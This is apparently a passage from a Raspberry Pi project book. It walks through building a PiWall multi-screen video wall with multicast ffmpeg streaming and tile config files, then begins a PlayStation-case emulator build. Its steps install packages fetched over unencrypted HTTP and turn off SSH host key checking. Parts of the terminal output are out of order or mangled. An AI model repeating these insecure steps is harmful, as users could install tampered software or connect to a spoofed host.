`pwomxplayer_20130815_armhf.deb`

```
pi@tv01: ~  
pi@tv01:~ $ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.0.101 netmask 255.255.255.0 broadcast 10.0.0.255  
    ether dc:a6:32:91:6c:8a txqueuelen 1000 (Ethernet)  
    RX packets 9 bytes 1726 (1.6 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 13 bytes 1056 (1.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.14 netmask 255.255.255.0 broadcast 192.168.0.255  
    ether dc:a6:32:91:6c:8d txqueuelen 1000 (Ethernet)  
    RX packets 76 bytes 11779 (11.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 55 bytes 8636 (8.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
pi@tv01:~ $
```

Now type exit to disconnect from the SSH session. Ok so its time for another recap! We've installed the OS, configured system properties, configured networking, and installed the PiWall packages. Let's get set up for a 1 screen test.

Testing the Software First, we need to disable Internet Sharing on the MacBook, and instead configure the Mac's ethernet adapter to use the static IP 10.0.0.10 . This is in the correct subnet but won't interfere with the other static addresses. Go to "System Preferences", then "Sharing", and disable "Internet Sharing".

```
Processing triggers for libc-bin (2.28-10+rpt2+rp1) ...
pi@tv01:~ $ wget http://dl.piwall.co.uk/pwlibs1_1.1_armhf.deb
--2021-11-11 22:37:24-- http://dl.piwall.co.uk/pwlibs1_1.1_armhf.deb
Resolving dl.piwall.co.uk (dl.piwall.co.uk)... 52.217.171.101
Connecting to dl.piwall.co.uk (dl.piwall.co.uk)[52.217.171.101]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12306 (12K) [application/x-debian-package]
Saving to: 'pwlibs1_1.1_armhf.deb'

pwlibs1_1.1_armhf.deb 100%[=====] 12.02K --.-KB/s in 0.03s

2021-11-11 22:37:24 (401 KB/s) - 'pwlibs1_1.1_armhf.deb' saved [12306/12306]


pi@tv01:~ $ wget http://dl.piwall.co.uk/pwomxplayer_20130815_armhf.deb
--2021-11-11 22:37:34-- http://dl.piwall.co.uk/pwomxplayer_20130815_armhf.deb
Resolving dl.piwall.co.uk (dl.piwall.co.uk)... 52.217.166.61
Connecting to dl.piwall.co.uk (dl.piwall.co.uk)[52.217.166.61]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4785386 (4.6M) [application/octet-stream]
Saving to: 'pwomxplayer_20130815_armhf.deb'

pwomxplayer_20130815_ar 100%[=====] 4.56M 879KB/s in 7.2s

2021-11-11 22:37:42 (649 KB/s) - 'pwomxplayer_20130815_armhf.deb' saved [4785386/4785386]

pi@tv01:~ $ sudo dpkg -i pwlibs1_1.1_armhf.deb && sudo dpkg -i pwomxplayer_20130815_armhf.deb
```


Next, go back to “System Preferences”, click “Network”, and configure the Ethernet adapter to use a static/manual address.



We'll need to set a static route on the MacBook as well, so it doesn't accidentally get confused and send multicast out the wrong interface. On my device, the ethernet adapter is en4. You can determine this by running `ifconfig` on your local device. Enter the following command on the MacBook. `$ sudo route -nv add -net 239.0.1.23 -interface en4`

Now time to test the system. On tv01, run the following command:
`$ pwomxplayer --tile-code=41 udp://239.0.1.23:1234?
buffer_size=1200000B`

This will start the PiWall listener, and `--tile-code=41` instructs it to show the top left portion of a video, (ideally) on the top left screen.



```
Setting up pwmxplayer (20130815) ...
pi@tv01:~$ exit
logout
Connection to tv01.local closed.
* - ping -c3 10.0.0.101
PING 10.0.0.101 (10.0.0.101): 56 data bytes
64 bytes from 10.0.0.101: icmp_seq=0 ttl=64 time=0.996 ms
64 bytes from 10.0.0.101: icmp_seq=1 ttl=64 time=0.649 ms
64 bytes from 10.0.0.101: icmp_seq=2 ttl=64 time=0.619 ms

--- 10.0.0.101 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.619/0.755/0.996/0.171 ms
* = ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" pi@tv01.local
Warning: Permanently added 'tv01.local' (ED25519) to the list of known hosts.
pi@tv01.local's password:
Linux tv01 5.10.63-v7l+ #1459 SMP Wed Oct 6 16:41:57 BST 2021 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 11 22:35:54 2021 from 192.168.0.159
pi@tv01:~$

status: active
utun0: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1388
inet6 fe80::1701:abe2:f6bd:42a7#utun0 prefixlen 64 scopeid 0xf
nd6 options=201<PERFORMNUD,DAD>
utun1: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 2800
inet6 fe80::71ff:b7c8:8718:5a3d#utun1 prefixlen 64 scopeid 0x10
nd6 options=201<PERFORMNUD,DAD>
utun2: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1000
inet6 fe80::cc01:1b1c:b02e:69e#utun2 prefixlen 64 scopeid 0x11
nd6 options=201<PERFORMNUD,DAD>
en4: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
options=6467<RXCSUM,TXCSUM,VLAN_MTU,TSO4,TSO6,CHANNEL_IO,PARTIAL_CSUM,ZEROINVERT_CSUM>
ether 48:65:ee:1d:f0:44
inet6 fe80::4a05:eeff:fe1d:f044#en4 prefixlen 64 scopeid 0x9
inet 10.0.0.10 netmask 0xfffff00 broadcast 10.0.0.255
nd6 options=201<PERFORMNUD,DAD>
media: autoselect (1000baseT <full-duplex>)
status: active
* = sudo route -nv add -net 239.0.1.23 -interface en4
u: inet 239.0.1.23; u: link en4:48.65.ee.1d.f0.44; u: inet 255.255.255.255; RTM_ADD: Add Route:
len 136, pid: 0, seq 1, errno 0, flags:<UP,STATIC>
locks: inits:
sockaddrs: <DST,GATEWAY,NETMASK>
239.0.1.23 en4:48.65.ee.1d.f0.44 255.255.255.255
add net 239.0.1.23 gateway en4
* =
```

Now let's use ffmpeg to stream a video. You will need to choose a standard video here, so download something short and simple before converting it. If you don't have ffmpeg, it can be installed via [brew]:



<https://brew.sh/>

On the MacBook, open a Terminal, download the [piwall- test.mp4] (<https://github.com/crtdream/piwall/raw/main/piwall-test.mp4>) video, and run `ffmpeg -re -i piwall-test.mp4 -vcodec copy -f avi -an "udp://239.0.1.23:1234" . $ wget https://github.com/crtdream/piwall/raw/main/piwall-test.mp4 $ ffmpeg -re -i piwall-test.mp4 -vcodec copy -f avi -an "udp://239.0.1.23:1234"`

You should see some activity on both tv01 and the MacBook's terminals, and if you're connected to a TV, you should see video playing!


Success! From here you basically follow this workflow on the remaining Raspberry Pi's, creating tv02 , tv03 , and tv04 . Our end network will look something like this:

So far we've streamed a video to PiWall, but the `—tile-code=$n` method only gives a rough approximation of the placement and does not compensate for the bezels. Luckily we can create a configuration file to take care of that.



PiWall Configuration Files PiWall's config file, `.piwall` , uses relative measurements to place the tiles. This can be done in millimeters, centimeters, inches, your choice. I used mm. More

information about the config options can be found here. You need to measure from the inside of the bezel on the top left, across to the inner bezel on the 2nd display, and then measure vertically, as well as the offsets in the bezels. Mine worked out to be something like this: measurements in mm. Once you've determined your measurements, create a file on each Raspberry Pi called `.piwall`, in `/home/pi`. For most 13 inch 2x2 setups, this configuration should be fine. # wall definition for 2x2 screens with bezel compensation
`[4bez_wall] width=635 height=560 x=0 y=0`




```
# corresponding tile definitions [4bez_1] wall=4bez_wall width=290
height=220 x=0 y=0 [4bez_2] wall=4bez_wall width=290
height=220 x=350 y=0 [4bez_3] wall=4bez_wall width=290
height=220 x=0 y=350 [4bez_4] wall=4bez_wall width=290
height=220 x=350 y=350
```

```
# config [4bez] pi1=4bez_1 pi2=4bez_2 pi3=4bez_3 pi4=4bez_4
```



Next, on each individual pi, create a file called `.pitile` in `/home/pi/`. This will identify which Raspberry Pi should use which part of the configuration. For example on `tv01`, the file `/home/pi/.pitile` would contain: `[tile] id=4bez_1`

For `tv02`, you'd set the id to `4bez_2`, `tv03` is `4bez_3`, and `tv04` is `4bez_4`.

Once you have the `.piwall` config and the relative `.pitile` configs placed on all your Raspberry Pis, you can start `pwomxplayer -A udp://239.0.1.23:1234?buffer_size=1200000B` on all 4 Raspberry Pi's, and then run `ffmpeg -re -i piwall-test.mp4 -vcodec copy -f avi -an "udp://239.0.1.23:1234"` on the MacBook. You should see all of the TV's start playing video!



OBS Setup Since we're using `ffmpeg` to stream video over network, it's rather trivial to use OBS for the same purpose. Download and install OBS: <https://obsproject.com/download> Go to "Settings", and then "Output", and switch the "Output Mode" to "Advanced". Click on the "Recording" tab, and set the "Type" to "Custom Output (FFmpeg)". Set the "FFmpeg Output Type" to "Output to URL". Fill in the information below:




Troubleshooting and Resources

This project is certainly a group effort with a lot of contributors to it. Acknowledgements of input, design and troubleshooting go to the following groups:

- <https://piwall.co.uk/information/installation>
- <https://piwall.co.uk/information/configuration-file>
- <https://groups.google.com/g/piwall-users/c/MAE9oWakoTw?pli=1>
- <https://github.com/Edinburgh-College-of-Art/piwall-setup>
- <https://sharmamohit.com/work/project/vizwall/>

“My video is super laggy or choppy when streaming through ffmpeg !” This usually happens with >30FPS or >1080P video. I’d recommend re-encoding your video with the following command and trying again: `ffmpeg -i “path to source.avi” -vcodec libx264 -crf 17 -r 30 -acodec copy “path to destination.avi”`

<https://groups.google.com/g/piwall-users/c/MAE9oWakoTw> “I get an error when I run `pwomxplayer : pwomxplayer.bin: error while loading shared libraries: libopenmaxil.so: cannot open shared object file: No such file or directory !`” Sounds like you installed Raspbian Bullseye rather than Buster. Please see “Installing Raspberry Pi OS” at the beginning of this article. You can check your distro release by running `lsb_release -a` .



Project 22: How to Build a Console Emulator with Raspberry Pi

As you'd expect, you'll need to do some special setup to get the Playstation emulator working, including getting a BIOS file, fixing video output, setting up the GPU memory, and doing a little work to get the analogue controls working. Hopefully, this will get a little smoother over time, but the guide below will help you get it set up and working in a jiffy for now.

You will need:

- Raspberry Pi 3 or later
- 4GB or larger SD card
- Used or Broken PlayStation 1
- Two Playstation 1/2 Controllers
- PS2 to USB Converter Adapter
- Micro USB cable (NOT mini!)
- USB Power Brick
- Short USB extension cable/USB hub
- An ethernet extender + fairly short ethernet cable
- Soldering Gun

01 Set Up the Pi

I recommend you use paste this code into your RetroArch.cfg file so you can exit your games by holding Select + Start, as well as saving by Select + L2, and loading by Select + R2:

```
input_enable_hotkey_btn = 8
```

```
input_exit_emulator_btn = 9<br>
```

```
input_enable_hotkey_btn = 8
```

```
input_save_state_btn = 4
```

```
input_enable_hotkey_btn = 8
```

```
input_load_state_btn = 5
```

02 Pull Apart the Play Station

With this project I used a first-generation play station. This article was initially written around 10 years ago, at that time play stations were not that expensive.




Next we are going to need to unscrew all six screws out of the back of your PlayStation and remove the casing. You can unscrew everything on the inside and remove it from the shell, but just make

sure you keep the internal power brick off to the right, and the controller/memory card ports on the front - you'll be using these later.

03 Attach the Power Cable

Raspberry Pi's do not have on/off switches, they power on as soon as they receive power. Because of this, we can use the original PS1 power switch as the switch for the Pi. The first thing you're going to want to do is drill holes above and underneath where the original board sits so we can get the USB cable coming in from the back, as well as the micro USB cable coming in from the side. I also popped one of the two metal prongs from the original AC port out, then threaded the powered USB cable through it, it took a little bit of drilling to make the hole big enough. You're going to want to plug the "Power USB" (the black one in my first picture) into a USB power brick that would usually charge your phone (as long as it is 5 volts).

